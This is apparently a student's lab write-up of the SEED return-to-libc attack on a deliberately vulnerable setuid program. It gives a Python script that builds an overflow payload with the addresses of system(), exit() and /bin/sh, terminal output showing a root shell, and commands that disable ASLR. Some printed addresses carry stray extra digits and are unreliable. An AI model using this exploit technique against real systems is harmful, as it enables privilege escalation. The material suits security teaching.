
Now /bin/sh is in the shell, to get the address we need a C program:

touch prtenv.c

|| //file created

```
seed@VM: ~/.../Labsetup$ [10/02/23]seed@VM:~/.../Labsetup$ [10/02/23]seed@VM:~/.../Labsetup$ export SHELL1=/bin/sh [10/02/23]seed@VM:~/.../Labsetup$ echo $SHELL1 /bin/sh [10/02/23]seed@VM:~/.../Labsetup$ [10/02/23]seed@VM:~/.../Labsetup$ [10/02/23]seed@VM:~/.../Labsetup$ [10/02/23]seed@VM:~/.../Labsetup$ touch prtenv.c [10/02/23]seed@VM:~/.../Labsetup$ gedit prtenv.c [10/02/23]seed@VM:~/.../Labsetup$ [10/02/23]seed@VM:~/.../Labsetup$ [10/02/23]seed@VM:~/.../Labsetup$ gcc -m32 -o prtenv prtenv.c [10/02/23]seed@VM:~/.../Labsetup$ ll total 52 -rw-rw-r-- 1 seed seed 0 Oct 2 20:47 badfile -rwxrwxr-x 1 seed seed 554 Oct 2 20:52 exploit.py -rw-rw-r-- 1 seed seed 216 Oct 2 20:43 Makefile -rw-rw-r-- 1 seed seed 12 Oct 2 20:48 peda-session-retlib.txt -rwxrwxr-x 1 seed seed 15588 Oct 2 20:58 prtenv -rw-rw-r-- 1 seed seed 133 Oct 2 20:56 prtenv.c -rwsr-xr-x 1 root seed 15788 Oct 2 20:44 retlib -rw-rw-r-- 1 seed seed 994 Dec 28 2020 retlib.c [10/02/23]seed@VM:~/.../Labsetup$ [10/02/23]seed@VM:~/.../Labsetup$ [10/02/23]seed@VM:~/.../Labsetup$ [10/02/23]seed@VM:~/.../Labsetup$ [10/02/23]seed@VM:~/.../Labsetup$ [10/02/23]seed@VM:~/.../Labsetup$
```

gedit prtenv.c // edit file



```
prtenv.c
~/Downloads/Labsetup
Save
Open
1 #include<stdio.h>
2 #include<stdlib.h>
3
4 void main(){
5     char* shell = getenv("SHELL1");
6     if (shell)
7         printf("%x\n", (unsigned int)shell);
8 }
```

//paste the program as given lab instructions in task 2 and add header files and save

Compile the program:

use the m32 tag to compile in a 32-bit program

Note: Output filename should also be exactly 6 characters long as the program we are trying to attack is also 6char long


gcc -m32 -o prtenv prtenv.c //compile

run the program

./prtenv

```
seed@VM: ~/.../Labsetup
-rw-rw-r-- 1 seed seed 0 Oct 2 20:47 badfile
-rwxrwxr-x 1 seed seed 554 Oct 2 20:52 exploit.py
-rw-rw-r-- 1 seed seed 216 Oct 2 20:43 Makefile
-rw-rw-r-- 1 seed seed 12 Oct 2 20:48 peda-session-retlib.txt
-rwxrwxr-x 1 seed seed 15588 Oct 2 20:58 prtenv
-rw-rw-r-- 1 seed seed 133 Oct 2 20:56 prtenv.c
-rwsr-xr-x 1 root seed 15788 Oct 2 20:44 retlib
-rw-rw-r-- 1 seed seed 994 Dec 28 2020 retlib.c
[10/02/23]seed@VM:~/.../Labsetup$ [10/02/23]seed@VM:~/.../Labsetup$ [10/02/23]seed@VM:~/.../Labsetup$ [10/02/23]seed@VM:~/.../Labsetup$ [10/02/23]seed@VM:~/.../Labsetup$ [10/02/23]seed@VM:~/.../Labsetup$ [10/02/23]seed@VM:~/.../Labsetup$ ll total 52 -rw-rw-r-- 1 seed seed 0 Oct 2 20:47 badfile -rwxrwxr-x 1 seed seed 554 Oct 2 20:52 exploit.py -rw-rw-r-- 1 seed seed 216 Oct 2 20:43 Makefile -rw-rw-r-- 1 seed seed 12 Oct 2 20:48 peda-session-retlib.txt -rwxrwxr-x 1 seed seed 15588 Oct 2 20:58 prtenv -rw-rw-r-- 1 seed seed 133 Oct 2 20:56 prtenv.c -rwsr-xr-x 1 root seed 15788 Oct 2 20:44 retlib -rw-rw-r-- 1 seed seed 994 Dec 28 2020 retlib.c [10/02/23]seed@VM:~/.../Labsetup$ [10/02/23]seed@VM:~/.../Labsetup$ [10/02/23]seed@VM:~/.../Labsetup$ [10/02/23]seed@VM:~/.../Labsetup$ ./prtenv fffffdc1 [10/02/23]seed@VM:~/.../Labsetup$
```

And copy the address and paste in exploit.py file



A screenshot of a code editor window titled "exploit.py". The code is a Python script that generates exploit code. It uses the `bytearray` module to construct memory contents. It defines variables for addresses: `sh_addr` (0xfffffdcc1), `system_addr` (0xf7e12420), and `exit_addr` (0xf7e04f80). It then creates a `content` bytearray with non-zero values, setting specific bytes at addresses 0xfffffdcc1, 0xf7e12420, and 0xf7e04f80 to their respective values. Finally, it writes this content to a file named "badfile" in binary mode.


```
#!/usr/bin/env python3
import sys
# Fill content with non-zero values
content = bytearray(0xaa for i in range(300))
X = 0
sh_addr = 0xfffffdcc1      # The address of "/bin/sh"
content[X:X+4] = (sh_addr).to_bytes(4,byteorder='little')
Y = 0
system_addr = 0xf7e12420    # The address of system()
content[Y:Y+4] = (system_addr).to_bytes(4,byteorder='little')
Z = 0
exit_addr = 0xf7e04f80      # The address of exit()
content[Z:Z+4] = (exit_addr).to_bytes(4,byteorder='little')
# Save content to a file
with open("badfile", "wb") as f:
    f.write(content)
```

Therefore, we have got all the 3 addresses.

Now we will find the value of X, Y, Z:

Run retlib

./retlib



A screenshot of a terminal window on a Linux system. The user runs the command **./retlib**. The output shows the user navigating through files and running **peda-session-retlib.txt** and **prtenv**. The user then runs **./prtenv**, which prompts for input. The user enters the address **0xfffffdcc1**. The user then runs **gedit exploit.py** and **./retlib** again. The output shows the user entering the address **0xfffffcdb0** for the input buffer. The user also sees the frame pointer value **0xffffcd54**.

```
[10/02/23]seed@VM:~/.../Labsetup$ ll
total 52
-rw-rw-r-- 1 seed seed 0 Oct 2 20:47 badfile
-rwxrwxr-x 1 seed seed 554 Oct 2 20:52 exploit.py
-rw-rw-r-- 1 seed seed 216 Oct 2 20:43 Makefile
-rw-rw-r-- 1 seed seed 12 Oct 2 20:48 peda-session-retlib.txt
-rwxrwxr-x 1 seed seed 15588 Oct 2 20:58 prtenv
-rw-rw-r-- 1 seed seed 133 Oct 2 20:56 prtenv.c
-rwsr-xr-x 1 root seed 15788 Oct 2 20:44 retlib
-rw-rw-r-- 1 seed seed 994 Dec 28 2020 retlib.c
[10/02/23]seed@VM:~/.../Labsetup$
[10/02/23]seed@VM:~/.../Labsetup$
[10/02/23]seed@VM:~/.../Labsetup$
[10/02/23]seed@VM:~/.../Labsetup$ ./prtenv
fffffdcc1
[10/02/23]seed@VM:~/.../Labsetup$ gedit exploit.py
[10/02/23]seed@VM:~/.../Labsetup$
[10/02/23]seed@VM:~/.../Labsetup$
[10/02/23]seed@VM:~/.../Labsetup$ ./retlib
Address of input[] inside main(): 0xfffffcdb0
Input size: 0
Address of buffer[] inside bof(): 0xffffcd54
Frame Pointer value inside bof(): 0xffffcd98
(^_)(^_) Returned Properly (^_)(^_)
[10/02/23]seed@VM:~/.../Labsetup$
[10/02/23]seed@VM:~/.../Labsetup$
[10/02/23]seed@VM:~/.../Labsetup$
[10/02/23]seed@VM:~/.../Labsetup$
```

Size of the buffer (from Hex Calculator)

Decimal value difference is **68**

The screenshot shows a Firefox browser window with the Calculator.net website open. The main content area displays two subtraction operations:

- Hex value: fffffcd98 - fffffcd54 = **44**
- Decimal value: 4294954392 - 4294954324 = **68**

Below these, there are two conversion calculators:

- Convert Hexadecimal Value to Decimal Value**: Hexadecimal Value: **DAD** = ?
- Convert Decimal Value to Hexadecimal Value**

The browser status bar at the bottom indicates: It looks like you haven't started Firefox in a while. Do you want to clean it up for a fresh, like-new experience? And by the way, welcome back!

System Address: --ebp+4

The structure of file/ stack frame organization:

1st "/bin/sh" // argument of system

2nd "exit() //return address

3rd system() // at bottom

// Save the ".exploit.py" file after placing the value


```
#!/usr/bin/env python3
import sys
# Fill content with non-zero values
content = bytearray(0xaa for i in range(300))
X = 68 + 12
sh_addr = 0xfffffdcc1      # The address of "/bin/sh"
content[X:X+4] = (sh_addr).to_bytes(4,byteorder='little')
Y = 68 + 4
system_addr = 0xf7e12420    # The address of system() --ebp+4
content[Y:Y+4] = (system_addr).to_bytes(4,byteorder='little')
Z = 68 + 8
exit_addr = 0xf7e04f80      # The address of exit()
content[Z:Z+4] = (exit_addr).to_bytes(4,byteorder='little')
# Save content to a file
with open("badfile", "wb") as f:
    f.write(content)
```

The screenshot shows a terminal window titled "exploit.py" containing the provided Python script. The script is a exploit payload generator. It uses the `bytearray` module to create a buffer of 300 non-zero bytes. It then calculates memory addresses relative to the current stack frame (--ebp+4) and writes the corresponding system(), exit(), and /bin/sh addresses to the buffer at those offsets. Finally, it saves the entire buffer to a file named "badfile". The terminal window also shows the file path ~/Downloads/Labsetup.

Task 3: Launching the Attack:

run the exploit.py file

```
./exploit.py
```




```
seed@VM: ~/.../Labsetup$ gedit exploit.py
[10/02/23]seed@VM:~/.../Labsetup$ ./exploit.py
[10/02/23]seed@VM:~/.../Labsetup$ ll
total 52
-rw-rw-r-- 1 seed seed    0 Oct  2 20:47 badfile
-rwxrwxr-x 1 seed seed  578 Oct  2 21:13 exploit.py
-rw-rw-r-- 1 seed seed   216 Oct  2 20:43 Makefile
-rw-rw-r-- 1 seed seed    12 Oct  2 20:48 peda-session-retlib.txt
-rwxrwxr-x 1 seed seed 15588 Oct  2 20:58 prtenv
-rw-rw-r-- 1 seed seed   133 Oct  2 20:56 prtenv.c
-rwsr-xr-x 1 root seed 15788 Oct  2 20:44 retlib
-rw-rw-r-- 1 seed seed   994 Dec 28 2020 retlib.c
[10/02/23]seed@VM:~/.../Labsetup$ ./exploit.py
[10/02/23]seed@VM:~/.../Labsetup$ ll
total 56
-rw-rw-r-- 1 seed seed   300 Oct  2 21:13 badfile
-rwxrwxr-x 1 seed seed  578 Oct  2 21:13 exploit.py
-rw-rw-r-- 1 seed seed   216 Oct  2 20:43 Makefile
-rw-rw-r-- 1 seed seed    12 Oct  2 20:48 peda-session-retlib.txt
-rwxrwxr-x 1 seed seed 15588 Oct  2 20:58 prtenv
-rw-rw-r-- 1 seed seed   133 Oct  2 20:56 prtenv.c
-rwsr-xr-x 1 root seed 15788 Oct  2 20:44 retlib
-rw-rw-r-- 1 seed seed   994 Dec 28 2020 retlib.c
[10/02/23]seed@VM:~/.../Labsetup$ ./exploit.py
[10/02/23]seed@VM:~/.../Labsetup$ ll
total 56
```

Now, the **Badfile** size is now 300bytes //exploit.py file generated this badfile

To check whether the attack is worked // run retlib

```
./retlib
```



```
seed@VM: ~/.../Labsetup$ ll
total 56
-rw-rw-r-- 1 seed seed   300 Oct  2 21:13 badfile
-rwxrwxr-x 1 seed seed  578 Oct  2 21:13 exploit.py
-rw-rw-r-- 1 seed seed   216 Oct  2 20:43 Makefile
-rw-rw-r-- 1 seed seed    12 Oct  2 20:48 peda-session-retlib.txt
-rwxrwxr-x 1 seed seed 15588 Oct  2 20:58 prtenv
-rw-rw-r-- 1 seed seed   133 Oct  2 20:56 prtenv.c
-rwsr-xr-x 1 root seed 15788 Oct  2 20:44 retlib
-rw-rw-r-- 1 seed seed   994 Dec 28 2020 retlib.c
[10/02/23]seed@VM:~/.../Labsetup$ ./retlib
Address of input[] inside main():  0xfffffcdb0
Input size: 300
Address of buffer[] inside bof():  0xfffffcdb54
Frame Pointer value inside bof():  0xfffffcdb98
# id
uid=1000(seed) gid=1000(seed) euid=0(root) groups=1000(seed),4(adm),24(cdrom),27(sudo),30(dip),46(plug
dev),120(lpadmin),131(lxd),132(sambashare),136(docker)
# whoami
root
#
#
#
```

It worked and we can access the root shell

Attack Variation 1:

Attack without exit() function, including the address of this function in badfile.

The screenshot shows two windows. The top window is a code editor displaying the Python script `exploit.py`. The script is designed to create a badfile for a buffer overflow attack. It uses the `sys` module to manipulate memory at address `0xfffffdcc1` (the address of "/bin/sh"). It also includes the address of the `system()` function at `0xf7e12420` and the address of the `exit()` function at `0xf7e04f80`. The bottom window is a terminal window titled "seed@VM: ~/.../Labsetup". It shows the execution of the exploit. The user runs `./exploit.py`, which prints the addresses of `input[]` and `buffer[]`, and the frame pointer. Then, it runs `# id` to show the user has gained root privileges. The user then runs `# whoami` to confirm they are root. Finally, the user runs `# exit` to leave the root shell.

```
#!/usr/bin/env python3
import sys
# Fill content with non-zero values
content = bytearray(0xaa for i in range(300))
X = 68 + 12
sh_addr = 0xfffffdcc1      # The address of "/bin/sh"
content[X:X+4] = (sh_addr).to_bytes(4,byteorder='little')
Y = 68 + 4
system_addr = 0xf7e12420    # The address of system() --ebp+4
content[Y:Y+4] = (system_addr).to_bytes(4,byteorder='little')
#Z = 68 + 8
#exit_addr = 0xf7e04f80      # The address of exit()
#content[Z:Z+4] = (exit_addr).to_bytes(4,byteorder='little')
# Save content to a file
with open("badfile", "wb") as f:
    f.write(content)

Address of input[] inside main(): 0xfffffcdb0
Input size: 300
Address of buffer[] inside bof(): 0xfffffc54
Frame Pointer value inside bof(): 0xffffcd98
# id
uid=1000(seed) gid=1000(seed) euid=0(root) groups=1000(seed),4(adm),24(cdrom),27(sudo),30(dip),46(plug
dev),120(lpadmin),131(lxd),132(sambashare),136(docker)
# whoami
root
#
#
# exit
[10/02/23]seed@VM:~/.../Labsetup$ [10/02/23]seed@VM:~/.../Labsetup$ [10/02/23]seed@VM:~/.../Labsetup$ gedit exploit.py
[10/02/23]seed@VM:~/.../Labsetup$ ./exploit.py
[10/02/23]seed@VM:~/.../Labsetup$ ./retlib
Address of input[] inside main(): 0xfffffcdb0
Input size: 300
Address of buffer[] inside bof(): 0xfffffc54
Frame Pointer value inside bof(): 0xffffcd98
# id
uid=1000(seed) gid=1000(seed) euid=0(root) groups=1000(seed),4(adm),24(cdrom),27(sudo),30(dip),46(plug
dev),120(lpadmin),131(lxd),132(sambashare),136(docker)
# whoami
root
#
#
#
```

Attack Variation 2:

After the attack is successful, change the file name of retlib to a different name and different

length. Repeat the attack.

```
seed@VM: ~/.../Labsetup$ gedit exploit.py
[10/02/23]seed@VM:~/.../Labsetup$ ./exploit.py
[10/02/23]seed@VM:~/.../Labsetup$ ./retlib
Address of input[] inside main(): 0xfffffcdb0
Input size: 300
Address of buffer[] inside bof(): 0xfffffcdb54
Frame Pointer value inside bof(): 0xfffffcdb98
# id
uid=1000(seed) gid=1000(seed) euid=0(root) groups=1000(seed),4(adm),24(cdrom),27(sudo),30(dip),46(plug
dev),120(lpadmin),131(lxd),132(sambashare),136(docker)
# whoami
root
#
#
# exit
Segmentation fault
[10/02/23]seed@VM:~/.../Labsetup$ gedit exploit.py
[10/02/23]seed@VM:~/.../Labsetup$ 
[10/02/23]seed@VM:~/.../Labsetup$ 
[10/02/23]seed@VM:~/.../Labsetup$ gcc -m32 -DBUF_SIZE=56 -fno-stack-protector -z noexecstack -o newret
lib retlib.c
[10/02/23]seed@VM:~/.../Labsetup$ sudo chown root newretlib
[10/02/23]seed@VM:~/.../Labsetup$ sudo chmod 4755 newretlib
[10/02/23]seed@VM:~/.../Labsetup$ 
[10/02/23]seed@VM:~/.../Labsetup$ 
[10/02/23]seed@VM:~/.../Labsetup$ 
[10/02/23]seed@VM:~/.../Labsetup$ 
[10/02/23]seed@VM:~/.../Labsetup$ 
```


```
dev),120(lpadmin),131(lxd),132(sambashare),136(docker)
# whoami
root
#
#
# exit
Segmentation fault
[10/02/23]seed@VM:~/.../Labsetup$ gedit exploit.py
[10/02/23]seed@VM:~/.../Labsetup$ 
[10/02/23]seed@VM:~/.../Labsetup$ 
[10/02/23]seed@VM:~/.../Labsetup$ gcc -m32 -DBUF_SIZE=56 -fno-stack-protector -z noexecstack -o newret
lib retlib.c
[10/02/23]seed@VM:~/.../Labsetup$ sudo chown root newretlib
[10/02/23]seed@VM:~/.../Labsetup$ sudo chmod 4755 newretlib
[10/02/23]seed@VM:~/.../Labsetup$ 
[10/02/23]seed@VM:~/.../Labsetup$ 
[10/02/23]seed@VM:~/.../Labsetup$ 
[10/02/23]seed@VM:~/.../Labsetup$ 
[10/02/23]seed@VM:~/.../Labsetup$ 
[10/02/23]seed@VM:~/.../Labsetup$ ./newretlib
Address of input[] inside main(): 0xfffffcda0
Input size: 300
Address of buffer[] inside bof(): 0xfffffcda44
Frame Pointer value inside bof(): 0xfffffcdb88
zsh:1: command not found: h
Segmentation fault
[10/02/23]seed@VM:~/.../Labsetup$ 
[10/02/23]seed@VM:~/.../Labsetup$ 
[10/02/23]seed@VM:~/.../Labsetup$ 
```

Task 4: Defeat Shell's countermeasure

We will defeat the shell's counter measure, we jump to retlib shell's library and use bash or dash and still have successful attack.

“-p” option will run shell in privilege mode and we have root access

We cannot use system() argument as it takes only one argument and its uses /bin/sh instead here we use “execv()” libc functions



- Disable Address space layout randomization so that the address won't change whenever we ran a program

```
sudo sysctl -w kernel.randomize_va_space=0
```

Linking to bash:

```
sudo ln -sf /bin/bash /bin/sh
```

```
seed@VM:~/.../Labsetup2_task4$ sudo sysctl -w kernel.randomize_va_space=0
kernel.randomize_va_space = 0
